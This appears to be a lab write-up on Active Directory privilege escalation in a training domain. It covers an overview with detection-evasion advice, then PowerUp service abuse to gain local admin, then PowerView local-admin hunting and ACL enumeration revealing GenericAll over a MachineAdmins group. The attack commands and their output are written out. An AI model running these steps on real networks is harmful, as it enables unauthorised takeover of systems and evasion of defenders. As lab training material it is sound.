Privilege escalation in Active Directory (AD) is the process of gaining higher-level access than what a user or account initially possesses. This can be achieved by exploiting vulnerabilities, misconfiguration, or features within the AD environment.
Here are the key aspects of privilege escalation:
- Local vs. Domain Privilege Escalation: Privilege escalation can be broadly categorized into local and domain-level attacks. Local privilege escalation focuses on gaining administrative rights on a specific machine, while domain privilege escalation targets gaining control over the entire AD domain.
- Local privilege escalation is often a stepping stone to domain privilege escalation.
- Attack Methodology: Attackers usually start from a foothold, often as a normal domain user, and then attempt to escalate privileges. The focus is often on the abuse of functionality rather than using exploits.
- Built-in Tools: Attackers often rely on built-in tools as much as possible. This helps in blending with normal system activity and evading detection.
- Minimal Obfuscation: Attackers often use minimal obfuscation of their tools and commands to avoid detection.
- Abuse of Functionality: Privilege escalation is often achieved through the abuse of legitimate functionalities, such as delegation, ACLs, or services.
- Importance of OPSEC: Maintaining operational security (OPSEC) is crucial. Attackers try to minimize their footprint and avoid detection by using stealthy techniques.
- This includes using AES keys when forging Kerberos tickets, avoiding credential extraction from LSASS memory when possible, and using built-in tools and manual methods.
- Persistence: Once higher privileges are obtained, attackers often establish persistence mechanisms to maintain access.
- This could include creating golden tickets, modifying ACLs, or using the DPAPI domain backup key.
- Defense Evasion: Attackers employ various techniques to evade security measures.
- This includes bypassing logging and detection mechanisms using tools like InvisiShell and avoiding the use of C2 frameworks when possible to avoid detection.
- Lateral Movement: Once an attacker has achieved higher privileges, they will often move laterally to other systems to expand their reach.
- Focus on Objectives: The goal of the assessment should guide the escalation process, avoiding unnecessary steps like targeting the domain administrator account unless absolutely necessary.
- Exploiting Misconfigurations: A key aspect of privilege escalation involves finding and exploiting misconfigurations in the target environment. This could include overly permissive ACLs, unquoted service paths, or misconfigured delegation settings.
- Credential Management: Attackers focus on obtaining credentials to escalate privileges. This may include extracting credentials from memory, files, or other sources like browser cookies and PowerShell history.
- Cross-Domain/Forest Attacks: Privilege escalation may involve moving across domain and forest boundaries using trust relationships, ADCS, or other techniques.
- This may involve abusing trust keys, injecting SID history, or exploiting PAM trusts.
- The default settings for trusts can sometimes be abused to move in the reverse direction of the trust.
- Detection and Defense: Understanding how attacks are detected and what defenses are in place is crucial for both attackers and defenders. This includes being aware of tools like MDI and MDE, as well as defensive measures like credential guard and WDAC.
- Adversary Mindset: Attackers have a tendency to go for the lowest hanging fruit and they often operate under the idea of elusive superiority. Defenders can use this mindset to create deception layers.
These aspects highlight the complexity and multi-faceted nature of privilege escalation in AD. It is an ongoing challenge that requires constant vigilance and adaptation from both attackers and defenders..
Let now use for example PowerUp to accomplish our first task. We will use PowerUp now to check for any privilege escalation path.
Let’s start by loading PowerUp.ps1 the we can execute it.
. .\PowerUp.ps1
Invoke-AllChecks


As you are able to see on the screenshot above, PowerUp was able to enumerate and find some valid privilege escalation via Service Permissionon a service named “ALG”.
Understanding Service Permissions
Windows services run with different privilege levels (e.g., LocalSystem, LocalService, or NetworkService). If a service is misconfigured, a low-privileged user can exploit it to execute code with higher privileges.
In this case:
- Service Name: ALG (Application Layer Gateway).
- Path: The service binary is located at
C:\WINDOWS\System32\alg.exe.
- StartName:
LocalSystem, meaning the service runs with the highest privileges on the system.
- CanRestart:
True, indicating the service can be restarted (a key factor for exploitation).
- Abuse Function:
Invoke-ServiceAbuse -Name 'ALG'.
Privilege Escalation via Service Abuse
- Why This Is a Vulnerability:
- If a low-privileged user has write access to the service configuration or its executable file, they can modify it to execute arbitrary code with
LocalSystemprivileges.
- Misconfigurations in service permissions (e.g., weak permissions on the executable or registry entries) can allow unauthorized users to abuse this service.
- If a low-privileged user has write access to the service configuration or its executable file, they can modify it to execute arbitrary code with
- Exploit Path:
- Step 1: Confirm the user has permission to modify the service or its binary.
- For example, the executable (
alg.exe) or service parameters might be writable.
- For example, the executable (
- Step 2: Replace the legitimate executable or modify the service configuration (e.g., changing the binary path).
- Step 3: Restart the service using tools like
scor PowerShell, triggering the execution of the malicious payload.
- Step 4: The payload runs with
LocalSystemprivileges, effectively escalating the attacker's privileges.
- Step 1: Confirm the user has permission to modify the service or its binary.
Invoke-ServiceAbuse
- The
Invoke-ServiceAbusefunction automates the exploitation of misconfigured services.
- How it Works:
- Modifies the service's configuration (if permissions allow) or replaces the service binary.
- Restarts the service to execute the attacker's payload.
Why "CanRestart: True" Is Critical
- For service abuse to succeed, the attacker must restart the service after modifying it. If the service cannot be restarted, the attack is less effective because the changes won't take effect immediately.
This scenario demonstrates how misconfigured services can be exploited for privilege escalation and emphasizes the importance of securing service configurations in Windows environments.
Now that we know that we can abuse this Service Permission misconfiguration. Let’s use the abuse function for the service permission issue and add our current domain user (studentuser163) to the local Administrators group.
Invoke-ServiceAbuse -Name 'ALG' -UserName 'us.techcorp.local\studentuser163' -Verbose

We can see above that, we were able to create a user locally and also add the same user to local Administrators group.
Notes
Make sure that you add the user with the domain, this way instead of creating a new user, we will be adding our domain account studentuser163, into local administrators group.
After adding the user to the administrators group, you may need to log out and log back in for the elevated privileges to take effect in the session.
Before logout and login

After Logout and Login

We can confirm now that we are part of local administrators group on this machine.
Remote Local Admin Enumeration
Our next task is to enumerate and find a machine in the domain where our user (studentuser163) has local administrative access and for this we will use tools like Find-LocalAdminAccess(PowerView) Find-PSRemotingLocalAdminAccess.ps1 and Find-WMILocalAdminAccess.ps1.
Let’s start by invoking all of them at once.
. \.PowerView.ps1
. \Find-PSRemotingLocalAdminAccess.ps1
. .\Find-WMILocalAdminAccess.ps1

Now that we have imported all these 3 modules, we can simply start checking for local administrative access on the machines in the us.techcorp.local domain.
Find-LocalAdminAccess -Verbose

Find-PSRemotingLocalAdminAccess -Verbose

Find-PSRemotingLocalAdminAccess command will always bring this error on output, but if there was a valid machine on the domain where our user were able to access the machine as local admin, it would bring the name of the machine on the output.
Find-WMILocalAdminAccess

We tried 3 tools to for this type of enumeration but we were not able to find a single machine were out studentuser163 has local admin access.
So, for our next approach, let enumerate all the groups memberships for our studentuser163.
Enumerate Group Memberships with ADModule
The ActiveDirectory module's Get-ADPrincipalGroupMembership command in PowerShell is used to retrieve the groups that a user, computer, or other security principal is directly a member of. However, it does not recursively retrieve nested group memberships, which can be a significant limitation when dealing with complex Active Directory (AD) environments where groups are often nested within other groups.
What Does It Mean?
- Direct Membership:
Get-ADPrincipalGroupMembershipwill only show the groups that the specified principal is explicitly a member of.
- Nested Membership: If the principal is a member of Group A, and Group A is a member of Group B,
Get-ADPrincipalGroupMembershipwill only show Group A. It will not show Group B unless queried separately.
In scenarios where you need to determine all effective memberships, including those through nested groups, this limitation can hinder comprehensive enumeration.
To bypass this lack of recursive group membership on ADModule, we can use the following script.
function Get-ADPrincipalGroupMembershipRecursive ($SamAccountName)
{
   $groups = @(Get-ADPrincipalGroupMembership -Identity $SamAccountName |
select -ExpandProperty distinguishedname)
   $groups
   if ($groups.count -gt 0)
   {
        foreach ($group in $groups)
        {
            Get-ADPrincipalGroupMembershipRecursive $group
        }
    }
}
We can simply copy/paste the script above and then execute the Get-ADPrincipalGroupMembershipRecursive.
Get-ADPrincipalGroupMembershipRecursive 'studentuser163'

After we copy/paste the script and execute the Get-ADPrincipalGroupMembershipRecursive command, we can now see recursively all the Groups our user studentuser163 is member of.
After this our next step is to check if any of the groups we are member of has some interesting ACL entries.
Enumerate Group Memberships with PowerView
Different from ADModule, PowerView can query group memberships recursively, making PowerView a better option for this type of enumeration.
We can use the command Find-InterestingDomainAcl -ResolveGUIDs to enumerate all the ACLs. But since we already know all ACLs inside this domain, our main focus so far is to enumerate ACLs form one specific group (Managers).
So we can achieve this with the following query:
Find-InterestingDomainAcl -ResolveGUIDs |?{$_.IdentityReferenceName -match 'Managers'}
ObjectDN                : OU=Mgmt,DC=us,DC=techcorp,DC=local
AceQualifier            : AccessAllowed
ActiveDirectoryRights   : ReadProperty, WriteProperty
ObjectAceType           : Self-Membership
AceFlags                : ContainerInherit, InheritOnly
AceType                 : AccessAllowedObject
InheritanceFlags        : ContainerInherit
SecurityIdentifier      : S-1-5-21-210670787-2521448726-163245708-1117
IdentityReferenceName   : managers
IdentityReferenceDomain : us.techcorp.local
IdentityReferenceDN     : CN=Managers,CN=Users,DC=us,DC=techcorp,DC=local
IdentityReferenceClass  : group

ObjectDN                : OU=Mgmt,DC=us,DC=techcorp,DC=local
AceQualifier            : AccessAllowed
ActiveDirectoryRights   : CreateChild, DeleteChild
ObjectAceType           : Group
AceFlags                : ContainerInherit
AceType                 : AccessAllowedObject
InheritanceFlags        : ContainerInherit
SecurityIdentifier      : S-1-5-21-210670787-2521448726-163245708-1117
IdentityReferenceName   : managers
IdentityReferenceDomain : us.techcorp.local
IdentityReferenceDN     : CN=Managers,CN=Users,DC=us,DC=techcorp,DC=local
IdentityReferenceClass  : group

ObjectDN                : OU=Mgmt,DC=us,DC=techcorp,DC=local
AceQualifier            : AccessAllowed
ActiveDirectoryRights   : GenericAll
ObjectAceType           : All
AceFlags                : ContainerInherit, InheritOnly
AceType                 : AccessAllowedObject
InheritanceFlags        : ContainerInherit
SecurityIdentifier      : S-1-5-21-210670787-2521448726-163245708-1117
IdentityReferenceName   : managers
IdentityReferenceDomain : us.techcorp.local
IdentityReferenceDN     : CN=Managers,CN=Users,DC=us,DC=techcorp,DC=local
IdentityReferenceClass  : group

ObjectDN                : CN=US-MGMT,OU=Mgmt,DC=us,DC=techcorp,DC=local
AceQualifier            : AccessAllowed
ActiveDirectoryRights   : ReadProperty, WriteProperty
ObjectAceType           : Self-Membership
AceFlags                : ContainerInherit, InheritOnly, Inherited
AceType                 : AccessAllowedObject
InheritanceFlags        : ContainerInherit
SecurityIdentifier      : S-1-5-21-210670787-2521448726-163245708-1117
IdentityReferenceName   : managers
IdentityReferenceDomain : us.techcorp.local
IdentityReferenceDN     : CN=Managers,CN=Users,DC=us,DC=techcorp,DC=local
IdentityReferenceClass  : group

ObjectDN                : CN=US-MGMT,OU=Mgmt,DC=us,DC=techcorp,DC=local
AceQualifier            : AccessAllowed
ActiveDirectoryRights   : CreateChild, DeleteChild
ObjectAceType           : Group
AceFlags                : ContainerInherit, Inherited
AceType                 : AccessAllowedObject
InheritanceFlags        : ContainerInherit
SecurityIdentifier      : S-1-5-21-210670787-2521448726-163245708-1117
IdentityReferenceName   : managers
IdentityReferenceDomain : us.techcorp.local
IdentityReferenceDN     : CN=Managers,CN=Users,DC=us,DC=techcorp,DC=local
IdentityReferenceClass  : group

ObjectDN                : CN=US-MGMT,OU=Mgmt,DC=us,DC=techcorp,DC=local
AceQualifier            : AccessAllowed
ActiveDirectoryRights   : GenericAll
ObjectAceType           : All
AceFlags                : ContainerInherit, InheritOnly, Inherited
AceType                 : AccessAllowedObject
InheritanceFlags        : ContainerInherit
SecurityIdentifier      : S-1-5-21-210670787-2521448726-163245708-1117
IdentityReferenceName   : managers
IdentityReferenceDomain : us.techcorp.local
IdentityReferenceDN     : CN=Managers,CN=Users,DC=us,DC=techcorp,DC=local
IdentityReferenceClass  : group

ObjectDN                : CN=Windows Virtual Machine,CN=US-MGMT,OU=Mgmt,DC=us,DC=techcorp,DC=local
AceQualifier            : AccessAllowed
ActiveDirectoryRights   : ReadProperty, WriteProperty
ObjectAceType           : Self-Membership
AceFlags                : ContainerInherit, InheritOnly, Inherited
AceType                 : AccessAllowedObject
InheritanceFlags        : ContainerInherit
SecurityIdentifier      : S-1-5-21-210670787-2521448726-163245708-1117
IdentityReferenceName   : managers
IdentityReferenceDomain : us.techcorp.local
IdentityReferenceDN     : CN=Managers,CN=Users,DC=us,DC=techcorp,DC=local
IdentityReferenceClass  : group

ObjectDN                : CN=Windows Virtual Machine,CN=US-MGMT,OU=Mgmt,DC=us,DC=techcorp,DC=local
AceQualifier            : AccessAllowed
ActiveDirectoryRights   : CreateChild, DeleteChild
ObjectAceType           : Group
AceFlags                : ContainerInherit, Inherited
AceType                 : AccessAllowedObject
InheritanceFlags        : ContainerInherit
SecurityIdentifier      : S-1-5-21-210670787-2521448726-163245708-1117
IdentityReferenceName   : managers
IdentityReferenceDomain : us.techcorp.local
IdentityReferenceDN     : CN=Managers,CN=Users,DC=us,DC=techcorp,DC=local
IdentityReferenceClass  : group

ObjectDN                : CN=Windows Virtual Machine,CN=US-MGMT,OU=Mgmt,DC=us,DC=techcorp,DC=local
AceQualifier            : AccessAllowed
ActiveDirectoryRights   : GenericAll
ObjectAceType           : All
AceFlags                : ContainerInherit, InheritOnly, Inherited
AceType                 : AccessAllowedObject
InheritanceFlags        : ContainerInherit
SecurityIdentifier      : S-1-5-21-210670787-2521448726-163245708-1117
IdentityReferenceName   : managers
IdentityReferenceDomain : us.techcorp.local
IdentityReferenceDN     : CN=Managers,CN=Users,DC=us,DC=techcorp,DC=local
IdentityReferenceClass  : group

ObjectDN                : CN=MachineAdmins,OU=Mgmt,DC=us,DC=techcorp,DC=local
AceQualifier            : AccessAllowed
ActiveDirectoryRights   : ReadProperty, WriteProperty
ObjectAceType           : Self-Membership
AceFlags                : ContainerInherit, Inherited
AceType                 : AccessAllowedObject
InheritanceFlags        : ContainerInherit
SecurityIdentifier      : S-1-5-21-210670787-2521448726-163245708-1117
IdentityReferenceName   : managers
IdentityReferenceDomain : us.techcorp.local
IdentityReferenceDN     : CN=Managers,CN=Users,DC=us,DC=techcorp,DC=local
IdentityReferenceClass  : group

ObjectDN                : CN=MachineAdmins,OU=Mgmt,DC=us,DC=techcorp,DC=local
AceQualifier            : AccessAllowed
ActiveDirectoryRights   : CreateChild, DeleteChild
ObjectAceType           : Group
AceFlags                : ContainerInherit, Inherited
AceType                 : AccessAllowedObject
InheritanceFlags        : ContainerInherit
SecurityIdentifier      : S-1-5-21-210670787-2521448726-163245708-1117
IdentityReferenceName   : managers
IdentityReferenceDomain : us.techcorp.local
IdentityReferenceDN     : CN=Managers,CN=Users,DC=us,DC=techcorp,DC=local
IdentityReferenceClass  : group

ObjectDN                : CN=MachineAdmins,OU=Mgmt,DC=us,DC=techcorp,DC=local
AceQualifier            : AccessAllowed
ActiveDirectoryRights   : GenericAll
ObjectAceType           : All
AceFlags                : ContainerInherit, Inherited
AceType                 : AccessAllowedObject
InheritanceFlags        : ContainerInherit
SecurityIdentifier      : S-1-5-21-210670787-2521448726-163245708-1117
IdentityReferenceName   : managers
IdentityReferenceDomain : us.techcorp.local
IdentityReferenceDN     : CN=Managers,CN=Users,DC=us,DC=techcorp,DC=local
IdentityReferenceClass  : group
After checking all the ACLs that Matches group Management we were able to find lots of ACL configured here.
We can mainly focus on 3 sttributes here:
IdentityReferenceName: managers → The group that has been granted the permissions.
ObjectDN: CN=MachineAdmins,OU=Mgmt,DC=us,DC=techcorp,DC=local → The Distinguished Name of the MachineAdmins group in the Mgmt OU within the us.techcorp.local domain.
ActiveDirectoryRights: GenericAll → Grants full control over the object, including read, write, delete, and manage permissions.
Below the full properties detailed:
(CN=MachineAdmins,OU=Mgmt,DC=us,DC=techcorp,DC=local) Group ACL
- ObjectDN:
CN=MachineAdmins,OU=Mgmt,DC=us,DC=techcorp,DC=local→ The Distinguished Name of theMachineAdminsgroup in theMgmtOU within theus.techcorp.localdomain.
- AceQualifier:
AccessAllowed→ The permissions are explicitly allowed for the specified group.
- ActiveDirectoryRights:
GenericAll→ Grants full control over the object, including read, write, delete, and manage permissions.
- ObjectAceType:
All→ The permission applies to all attributes of the object.
- AceFlags:
ContainerInherit, Inherited→ The permissions apply to all child objects within the container and are inherited from a parent object.
- AceType:
AccessAllowedObject→ The permissions allow access rather than denying it.
- InheritanceFlags:
ContainerInherit→ The permissions propagate to child objects in the container.
- SecurityIdentifier (SID):
S-1-5-21-210670787-2521448726-163245708-1117→ The unique identifier of themanagersgroup granted permissions.
- IdentityReferenceName:
managers→ The group that has been granted the permissions.
- IdentityReferenceDomain:
us.techcorp.local→ The domain where themanagersgroup resides.
- IdentityReferenceDN:
CN=Managers,CN=Users,DC=us,DC=techcorp,DC=local→ The Distinguished Name of themanagersgroup.
- IdentityReferenceClass:
group→ Specifies that the permissions are assigned to a group.
The managers group in the us.techcorp.local domain has been granted full control (GenericAll) over the MachineAdmins group located in the Mgmt Organizational Unit.
This means the managers group can read, write, delete, and manage all attributes of the MachineAdmins group.
The permissions are:
- Explicitly allowed (
AccessAllowed) and apply to all attributes (ObjectAceType: All) of the object.
- Inherited (
Inherited) from a parent object and propagate to child objects (ContainerInherit).
With GenericAll permissions, the managers group has full administrative control over MachineAdmins, allowing them to:
- Add or remove users from the
MachineAdminsgroup.
- Modify group attributes.
- Potentially escalate privileges or abuse group memberships for further exploitation.
This configuration could represent a privilege escalation risk if the managers group is compromised, as it allows complete control over the MachineAdmins group.
We can now quickly enumerate ACEs from MachineAdmins group using Get-DomainsObjectACL from PowerView.
This command enumerates ACLs for a specific object, in this case, the machineadmins group, and filters for entries where the managers group has permissions.
Get-DomainObjectAcl -Identity 'machineadmins' -ResolveGUIDs | ForEach-Object {$_ | Add-Member NoteProperty 'IdentityName' $(Convert-SidToName $_.SecurityIdentifier);$_} | ?{$_.IdentityName -match 'managers'}
AceQualifier           : AccessAllowed
ObjectDN               : CN=MachineAdmins,OU=Mgmt,DC=us,DC=techcorp,DC=local
ActiveDirectoryRights  : ReadProperty, WriteProperty
ObjectAceType          : Self-Membership
ObjectSID              : S-1-5-21-210670787-2521448726-163245708-1118
InheritanceFlags       : ContainerInherit
BinaryLength           : 72
AceType                : AccessAllowedObject
ObjectAceFlags         : ObjectAceTypePresent, InheritedObjectAceTypePresent
IsCallback             : False
PropagationFlags       : None
SecurityIdentifier     : S-1-5-21-210670787-2521448726-163245708-1117
AccessMask             : 48
AuditFlags             : None
IsInherited            : True
AceFlags               : ContainerInherit, Inherited
InheritedObjectAceType : Group
OpaqueLength           : 0
IdentityName           : US\managers

AceQualifier           : AccessAllowed
ObjectDN               : CN=MachineAdmins,OU=Mgmt,DC=us,DC=techcorp,DC=local
ActiveDirectoryRights  : CreateChild, DeleteChild
ObjectAceType          : Group
ObjectSID              : S-1-5-21-210670787-2521448726-163245708-1118
InheritanceFlags       : ContainerInherit
BinaryLength           : 56
AceType                : AccessAllowedObject
ObjectAceFlags         : ObjectAceTypePresent
IsCallback             : False
PropagationFlags       : None
SecurityIdentifier     : S-1-5-21-210670787-2521448726-163245708-1117
AccessMask             : 3
AuditFlags             : None
IsInherited            : True
AceFlags               : ContainerInherit, Inherited
InheritedObjectAceType : All
OpaqueLength           : 0
IdentityName           : US\managers

AceQualifier           : AccessAllowed
ObjectDN               : CN=MachineAdmins,OU=Mgmt,DC=us,DC=techcorp,DC=local
ActiveDirectoryRights  : ReadProperty
ObjectAceType          : All
ObjectSID              : S-1-5-21-210670787-2521448726-163245708-1118
InheritanceFlags       : ContainerInherit
BinaryLength           : 56
AceType                : AccessAllowedObject
ObjectAceFlags         : InheritedObjectAceTypePresent
IsCallback             : False
PropagationFlags       : InheritOnly
SecurityIdentifier     : S-1-5-21-210670787-2521448726-163245708-1117
AccessMask             : 16
AuditFlags             : None
IsInherited            : True
AceFlags               : ContainerInherit, InheritOnly, Inherited
InheritedObjectAceType : inetOrgPerson
OpaqueLength           : 0
IdentityName           : US\managers

AceQualifier           : AccessAllowed
ObjectDN               : CN=MachineAdmins,OU=Mgmt,DC=us,DC=techcorp,DC=local
ActiveDirectoryRights  : ReadProperty
ObjectAceType          : All
ObjectSID              : S-1-5-21-210670787-2521448726-163245708-1118
InheritanceFlags       : ContainerInherit
BinaryLength           : 56
AceType                : AccessAllowedObject
ObjectAceFlags         : InheritedObjectAceTypePresent
IsCallback             : False
PropagationFlags       : InheritOnly
SecurityIdentifier     : S-1-5-21-210670787-2521448726-163245708-1117
AccessMask             : 16
AuditFlags             : None
IsInherited            : True
AceFlags               : ContainerInherit, InheritOnly, Inherited
InheritedObjectAceType : User
OpaqueLength           : 0
IdentityName           : US\managers

AceQualifier           : AccessAllowed
ObjectDN               : CN=MachineAdmins,OU=Mgmt,DC=us,DC=techcorp,DC=local
ActiveDirectoryRights  : GenericAll
ObjectAceType          : All
ObjectSID              : S-1-5-21-210670787-2521448726-163245708-1118
InheritanceFlags       : ContainerInherit
BinaryLength           : 56
AceType                : AccessAllowedObject
ObjectAceFlags         : InheritedObjectAceTypePresent
IsCallback             : False
PropagationFlags       : None
SecurityIdentifier     : S-1-5-21-210670787-2521448726-163245708-1117
AccessMask             : 983551
AuditFlags             : None
IsInherited            : True
AceFlags               : ContainerInherit, Inherited
InheritedObjectAceType : Group
OpaqueLength           : 0
IdentityName           : US\managers
To quickly summarize, our studentuser163 through group membership of Managers group has GenericAll rights on machineadmins group.
We can also check the ‘MachineAdmins’ Description the following message: Group to manage machines of the Mgmt OU.
